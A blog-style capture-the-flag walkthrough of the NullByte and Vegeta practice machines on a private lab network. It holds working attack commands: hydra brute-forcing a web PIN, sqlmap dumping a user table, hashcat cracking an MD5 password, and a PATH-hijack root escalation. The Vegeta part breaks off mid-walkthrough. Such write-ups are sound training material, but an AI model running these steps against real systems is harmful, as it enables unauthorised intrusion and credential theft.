This is NullByte from vulhub

Overview:

Target Machine IP Address: 192.168.56.122  
My Machine IP Address: 192.168.56.117

Mission:

Boot to Root

Get to /root/proof.txt and follow the instructions.

Level: Basic to intermediate.

Description: Boot2root, box will get IP from dhcp, works fine with virtualbox&vmware.

Hints: Use your lateral thinking skills, maybe you’ll need to write some code.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth1 192.168.56.1/24

nmap -sC -sV -p- -Pn 192.168.56.122 -o nmap.log

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.10 ((Debian))
|_http-title: Null Byte 00 - level 1
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo: 
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 32979/udp6 status
| 100024 1 42801/udp status
| 100024 1 48014/tcp status
|_ 100024 1 60755/tcp6 status
777/tcp open ssh OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey: 
| 1024 163013d9d55536e81bb7d9ba552fd744 (DSA)
| 2048 29aa7d2e608ba6a1c2bd7cc8bd3cf4f2 (RSA)
| 256 6006e3648f8a6fa7745a8b3fe1249396 (ECDSA)
|_ 256 bcf7448d796a194876a3e24492dc13a2 (ED25519)
48014/tcp open status 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Let’s visit the IP address as it is running the Apache web server.

No robots.txt, nothing is hidden in the source code.  Downloaded the image and checked its metadata using Exiftool. Found nothing important.

wget http://192.168.56.122/main.gif

exiftool main.gif

Let’s check whether any directories or files are in the web server (apart from the index page).

gobuster dir -u http://192.168.56.122 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster.log

I mentioned in my previous walkthroughs that I will be using dirsearch (along with gobuster) with common.txt, to be on the safe side 😉

dirsearch -u http://192.168.56.122 -e .html,.php,.txt,.php.bak,.bak,.zip -w /usr/share/wordlists/dirb/common.txt -f


There are a couple of directories we found, which are javascript, phpmyadmin, and uploads.

However, the bad news is that; apart from phpmyadmin, both of the folders were protected.

To be honest, at this point, I ran out of ideas or leads on what should I do (I feel a little exhausted because I haven’t slept well as there was construction going on near my place and their sight emits an intense light throughout the night which literally makes my room has no difference between the day or night. I am going to find a solution for that, like covering the window blinds with some bed sheets). Anyway, I know that this machine is not a new one, so I quickly sneaked into other people’s walkthrough.

I had to redo perform the exiftool on the image file that we downloaded earlier.

Yes, we got a string. Initially, I thought it might be the password because we know that the machine has SSH running. And in the past, I remember, I did a machine and I got the password, but I was not able to find the username, and the username was actually the machine name. Therefore, I used nullbyte as the username and kzMb5nVYJw as the password (this time with a little hope). However, it was not the case.  I tried to identify whether it is some kind of hash or encoded message. With my limited exposure, I was not able to do anything. Yes, I had to sneak again. Oh man! It is just a name of a directory (who would think that but yeah, I need to keep these things in my mind so that I won’t have to fall on my nose again later when a similar situation arises)

You might not believe that I have tried all the tricks I know to get the pin number however, all effort went in vain. (I increased my VM to 16 gigs and gave burp 8 gigs and ran the intruder with rockyou.txt payload for one entire night. It was running but I get a sense that this is not the intended way to solve it. Of course, if you were doing it professionally then you have to stick with your own methodology.) A few years back, I have a friend who bruteforce an Android TV locked with pin using Hydra. So I think I could try that too.

Yes, I got the logic but my syntax was not correct. Out of separation, I asked ChatGPT to fix the syntax. My gosh, it is just because of a minor quotation mark that messed up my script. Anyway, here is the working syntax.

hydra -s 80 192.168.56.122 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -P /usr/share/wordlists/rockyou.txt -la | tee nullbyte.hydra


After entering the PIN code, we got another input type box.  Based on the prompt, it looks like there is a database running behind the application. Here are the screenshots.


When I enter 1 in the Enter username: Input Box of the webpage, the URL gets changed and I am able to inject or insert value into the database. Therefore, I am going to use this URL on SQLMap.  (Remember, I remember a couple of hours to solve previous boxes and during that, I took a good amount of notes on how to use sqlmap. It pays now 😉 )

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1

Note: Yes, it works and informed me (in a bold letter) that it is injectable and that it is running MYSQL database.

Then I try to enumerate to know the name of the database.

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 --dbs


Now, I need to know the table name, column name, and the data within it.

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth --tables 


sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user --columns 


sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user -C user --dump 


sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T user -C pass --dump 

Just to get myself the hang of knowledge, I follow it stepwise. Otherwise, if you are playing some kind of CTF (especially when time is not in your favor, I think you could directly dump the table).

sqlmap -u http://192.168.56.122/kzMb5nVYJw/420search.php?usrtosearch=1 -D seth -T users --dump

Database: seth
user
: isis
pass: YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE

echo "YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE" | base64 -d

We get this string

c6d6bd7ebf806f43c76acc3681703b81base64:    And I need to do a little cleaning there (I must confess it took a while for me to notice it).  I have to remove “base64:” from the above string.

c6d6bd7ebf806f43c76acc3681703b81

I tried hash_id first and it somewhat gives me a hunch that it is md5 hash. However, when I ran hash-identifier. It helped me to confirm that the string is indeed md5 hash.

So to break md5hash, I know two ways, here is it…

hashcat -m 0 'c6d6bd7ebf806f43c76acc3681703b81' /usr/share/wordlists/rockyou.txt

Output:

omega

An alternate method is to use crackstation.net to do the md5 hash crack for you.

We got an Initial foot-hold!

I ran a command

ls  -lR /home

Come to know there is user with home folder: bob, eric and ramses

Based on my previous experience playing with boxes, I need to manually check everywhere where I think usually the useful files are located and if I ran out of options, then we could leverage the power of linpeas.sh 🙂

Initially, I thought I could find a user flag, but it looks like this box doesn’t contain any user flag because I search the entire box using the following command

find / -type f -name user.txt 2>/dev/null


Not necessary

Rabbit holes:

I checked the kernel version and tried with the dirty cow exploit. To be candid, I think we could pwn the machine through kernel exploit but we must need to invest more time, so let’s not delve too much because my plate is rather full at this moment.

By the way, I tried this exploit.


Another Rabbit hole:

Then while I was checking here and there, I got the MySQL root password.

I wasn’t able to find anything useful and, I checked the version of MYSQL. It was running quite an old version, thought I could get something out of it. My hopes were pretty high. But it wasn’t that helpful. By the way, I tried this exploit.

Main Findings:

Then, I found (which means I spent quite some time looking here and there lol) a backup folder. A procwatch binary is running with root privilege. Based on the output, we can’t make it out that is listing the process running on the machine, exactly like ps command.

We will use the path redirection to escalate the privilege.

echo "/bin/sh"  >  ps
chmod +x ps

add the location (path) of the procwatch

export PATH="/var/www/backup:$PATH"


./procwatch

id

We got the root!

Finally done with null byte. However, I am going to redo this machine later on because I want to try manual sql injection because for OSCP we can’t use the sqlmap tool.   It’s 5:07PM and I am finally going to have lunch now lol

Referred link:
– https://linuxize.com/post/how-to-add-directory-to-path-in-linux/

My approach to Vegeta Machine

Overview:


Target Machine IP Address: 192.168.56.46  
My Machine IP Address: 192.168.56.20

Mission:

Boot to Root

THIS IS A MACHINE FOR COMPLETE BEGINNER , GET THE FLAG AND SHARE IN THE TELEGRAM GROUP (GROUP LINK WILL BE IN FLAG.TXT)

DHCP : ENABLED
IP : AUTO ASSIGN

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24

nmap -sC -sV -p- 192.168.56.46 -o nmap.log

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))


I checked source code, exiftool on image but didn’t get a good result, so I will not write those processes here (afraid it may bog you down with rabbit holes.) However, something interesting is showing at robots.txt

Note: Don’t just stop there, I missed it once.. look at the line number, something must be at the bottom

aVZCT1J3MEtHZ29BQUFBTlNVaEVVZ0FBQU1nQUFBRElDQVlBQUFDdFdLNmVBQUFIaGtsRVFWUjRuTzJad1k0c09RZ0U1LzkvK3UyMU5TdTdCd3JTaVN0QzhoR2M0SXBMOTg4L0FGanljem9BZ0RNSUFyQUJRUUEySUFqQUJnUUIySUFnQUJzUUJHQURnZ0JzUUJDQURRZ0NzQUZCQURhRUJmbjUrUmwvbk9aTFAxeER6K3g5VTA1cWJoWjFkcjRzSFQyejkwMDVxYmxaMU5uNXNuVDB6TjQzNWFUbVpsRm41OHZTMFRONzM1U1RtcHRGblowdlMwZlA3SDFUVG1wdUZuVjJ2aXdkUGJQM1RUbXB1Vm5VMmZteWRQVE0zamZscE9hdVhKUVRUamxkSHZ0YmxvNDZOUWp5UjV4eUlvZ09CUGtqVGprUlJBZUMvQkdubkFpaUEwSCtpRk5PQk5HQklIL0VLU2VDNkVDUVArS1VFMEYwakJWRS9aSGM4SEhkUHZ1RWQwZVF3N003MWFtelRIaDNCRGs4dTFPZE9zdUVkMGVRdzdNNzFhbXpUSGgzQkRrOHUxT2RPc3VFZDBlUXc3TTcxYW16VEhoM0JEazh1MU9kT3N1RWQwZVFJcWJNNENUcmhKMGhTQkZUWmtDUUdBaFN4SlFaRUNRR2doUXhaUVlFaVlFZ1JVeVpBVUZpSUVnUlUyWkFrQmdJVXNTVUdSQWtCb0lVMFRHZjAxN2UrdTRJVXNScEtSRGtXYzVsdjNEQlN4ZjFqZE5TSU1pem5NdCs0WUtYTHVvYnA2VkFrR2M1bC8zQ0JTOWQxRGRPUzRFZ3ozSXUrNFVMWHJxb2I1eVdBa0dlNVZ6MkN4ZThkRkhmT0MwRmdqekx1ZXdYTGhCL2VGazZjcm84Mm9rc2IzMTNCQkgwdkNITFc5OGRRUVE5YjhqeTFuZEhFRUhQRzdLODlkMFJSTkR6aGl4dmZYY0VFZlM4SWN0YjN4MUJCRDF2eVBMV2R5OFZaTXJwV1BDYjY2YWNEQWdTbUkrNjJTY0RnZ1RtbzI3MnlZQWdnZm1vbTMweUlFaGdQdXBtbnd3SUVwaVB1dGtuQTRJRTVxTnU5c25nOVNPMkFjcmxQN212SXd2OEg3YjVDd1NCVDlqbUx4QUVQbUdidjBBUStJUnQvZ0pCNEJPMitRc0VnVS9ZNWk4UUJENlIvUS9pMURPTFU4OHBkV3FxY3lKSTBlenFubFBxMUNBSWdveXFVNE1nQ0RLcVRnMkNJTWlvT2pVSWdpQ2o2dFFnQ0lLTXFsTnpYQkExYnhZeWk5TU1UbStVeWwvZXNSZ0VpZU0wZzlNYnBmS1hkeXdHUWVJNHplRDBScW44NVIyTFFaQTRUak00dlZFcWYzbkhZaEFranRNTVRtK1V5bC9lc1JnRWllTTBnOU1icGZLWGR5d0dRZUk0emVEMFJxbjhwYzJTUTcxWkFxZlpwd2pTVWJmc2w2cEtoRU1RajV3SUVzeWZxa3FFUXhDUG5BZ1N6SitxU29SREVJK2NDQkxNbjZwS2hFTVFqNXdJRXN5ZnFrcUVReENQbkFnU3pKK3FTb1JERUkrY0NCTE1uNm9xRHVleWpLNmVhcHdFNmNpWjdabkttS29xRHVleWpLNmVhaEFFUVI3VnFYdXFRUkFFZVZTbjdxa0dRUkRrVVoyNnB4b0VRWkJIZGVxZWFoQUVRUjdWcVh1cVFaQ0JncWcvNWpmZjEvRngzUzdXOHE2cHdia1BRUkNFK3hDa01HZnFycW5CdVE5QkVJVDdFS1F3WitxdXFjRzVEMEVRaFBzUXBEQm42cTdLY0ZtY0hzYnBvM1RLMlpGbEFnaHlPQXVDZUlNZ2g3TWdpRGNJY2pnTGduaURJSWV6SUlnM0NISTRDNEo0Z3lDSHN5Q0lONldDM1A0d1RvL3RKTEo2TDhvc0NGSjBueG9FUVpDMkxCMzNxVUVRQkduTDBuR2ZHZ1JCa0xZc0hmZXBRUkFFYWN2U2NaOGFCRUdRdGl3ZDk2bEJrSUdDZE5TcGUyYnZVMzk0Nm5mb3lPazAzN0pmdU1Ba2VGZlA3SDFPSDE3MlBuVk9wL21XL2NJRkpzRzdlbWJ2Yy9yd3N2ZXBjenJOdCt3WExqQUozdFV6ZTUvVGg1ZTlUNTNUYWI1bHYzQ0JTZkN1bnRuN25ENjg3SDNxbkU3ekxmdUZDMHlDZC9YTTN1ZjA0V1h2VStkMG1tL1pMMXhnRXJ5clovWStwdzh2ZTU4NnA5Tjh5MzdoQXZHSGZzUHlPN0pNMmFkNlp3aGkrbWdkODkyd1R3UzU3RUU3WmtjUUJMbm1RVHRtUnhBRXVlWkJPMlpIRUFTNTVrRTdaa2NRQkxubVFUdG1SNUFYQ1hJNzZnKzJBN1dRSFZrNnhFcmxUMVZkRElKNFpFRVFVeERFSXd1Q21JSWdIbGtReEJRRThjaUNJS1lnaUVjV0JERUZRVHl5akJXa1kyRDFjV0xLQitUeXdYNERRUkFFUVlUM0ljaGhFS1FXQkVFUUJCSGVoeUNIUVpCYUVBUkJFRVI0SDRJY0JrRnFzUmJFaVk2Y04zek1UaCtzK28xUy9VNEg2QUpCRUFSQk5pQUlnaURJQmdSQkVBVFpnQ0FJZ2lBYkVBUkJFR1FEZ2lESUtFRnUrTGc2NW5QSzRuVFV1MTdlRlM0d2VqUjF6bzc1bkxJNEhmV3VsM2VGQzR3ZVRaMnpZejZuTEU1SHZldmxYZUVDbzBkVDUreVl6eW1MMDFIdmVubFh1TURvMGRRNU8rWnp5dUowMUx0ZTNoVXVNSG8wZGM2TytaeXlPQjMxcnBkM2hRdU1IazJkczJNK3B5eE9SNzNyNVYzaEFxTkhVK2QwMnN1VUxOTnpJb2h4M1ExWnB1ZEVFT082RzdKTXo0a2d4blUzWkptZUUwR002MjdJTWowbmdoalgzWkJsZWs0RU1hNjdJY3YwbkFoU3hKUVoxRDJuZkMvTEhKWExjQm9ZUVR4NlR2bGVsamtxbCtFME1JSjQ5Snp5dlN4elZDN0RhV0FFOGVnNTVYdFo1cWhjaHRQQUNPTFJjOHIzc3N4UnVReW5nUkhFbytlVTcyV1pvM0laVGdNamlFZlBLZC9MTWtmbE1weVk4bEVxSC9zSlRoODZnaFNBSUxVZ1NQT2kxQ0JJTFFqU3ZDZzFDRklMZ2pRdlNnMkMxSUlnell0U2d5QzFJRWp6b3RRZ1NDMElVckNvS1NjN245TmVzcHplZmNVTTJmbFMvU29EVERrZEMzYWF3U2tuZ2d3OEhRdDJtc0VwSjRJTVBCMExkcHJCS1NlQ0REd2RDM2Fhd1NrbmdndzhIUXQybXNFcEo0SU1QQjBMZHByQktlZnJCQUY0RXdnQ3NBRkJBRFlnQ01BR0JBSFlnQ0FBR3hBRVlBT0NBR3hBRUlBTkNBS3dBVUVBTmlBSXdBWUVBZGp3SHlVRnd2VnIwS3ZGQUFBQUFFbEZUa1N1UW1DQw==

Yes, this is base64. We need to decode it.

If you wonder why I did double decoding, you might understand it by doing it with single decoding. Because output of the base64 decoded message is another base64 decoded text, therefore, I did it twice.

The decoded file is actually a PNG file, do you see the PNG in the top of the screenshot?

I have redirected the output and named the file decoded.png


It is a QR Code. Now I need to do a little shopping. Find an online tool that could read the code and spit out the message if it has any… By the way, I tried my mobile QR reader and I already got the message, however, let’s do the usual way…

I am going to use this tool to decode the message: https://zxing.org/w/decode.jspx

Password:: topshellv

However, I did Scan with Nikto and Gobuster, both gave me some information, nevertheless, so far it appears to be another rabbit hole to me though 🙂

As you can see very well that directory redirects to somewhere (which are not known yet, I am planning to run a burp suite to look into it.)

In Nikto result, there is a link which intrigued me, nevertheless, I am not sure whether it is again a rabbit hole, however, let’s keep it in our note.

I must confess here that I was not able to get anything that could be of use. So, I had to peek other people’s writeup. The author of the writeup used another custom wordlist which is not there in the list of directory database which we use normally. Therefore, I think we really need to keep this in my that if a scanner can find nothing that doesn’t mean nothing is there.

Actually, I can add the bulma word in the dictionary and act as if I find the directory using the scanner but I don’t think that is the way.

Anyway, let’s proceed with the directory http://192.168.56.46/bulma/

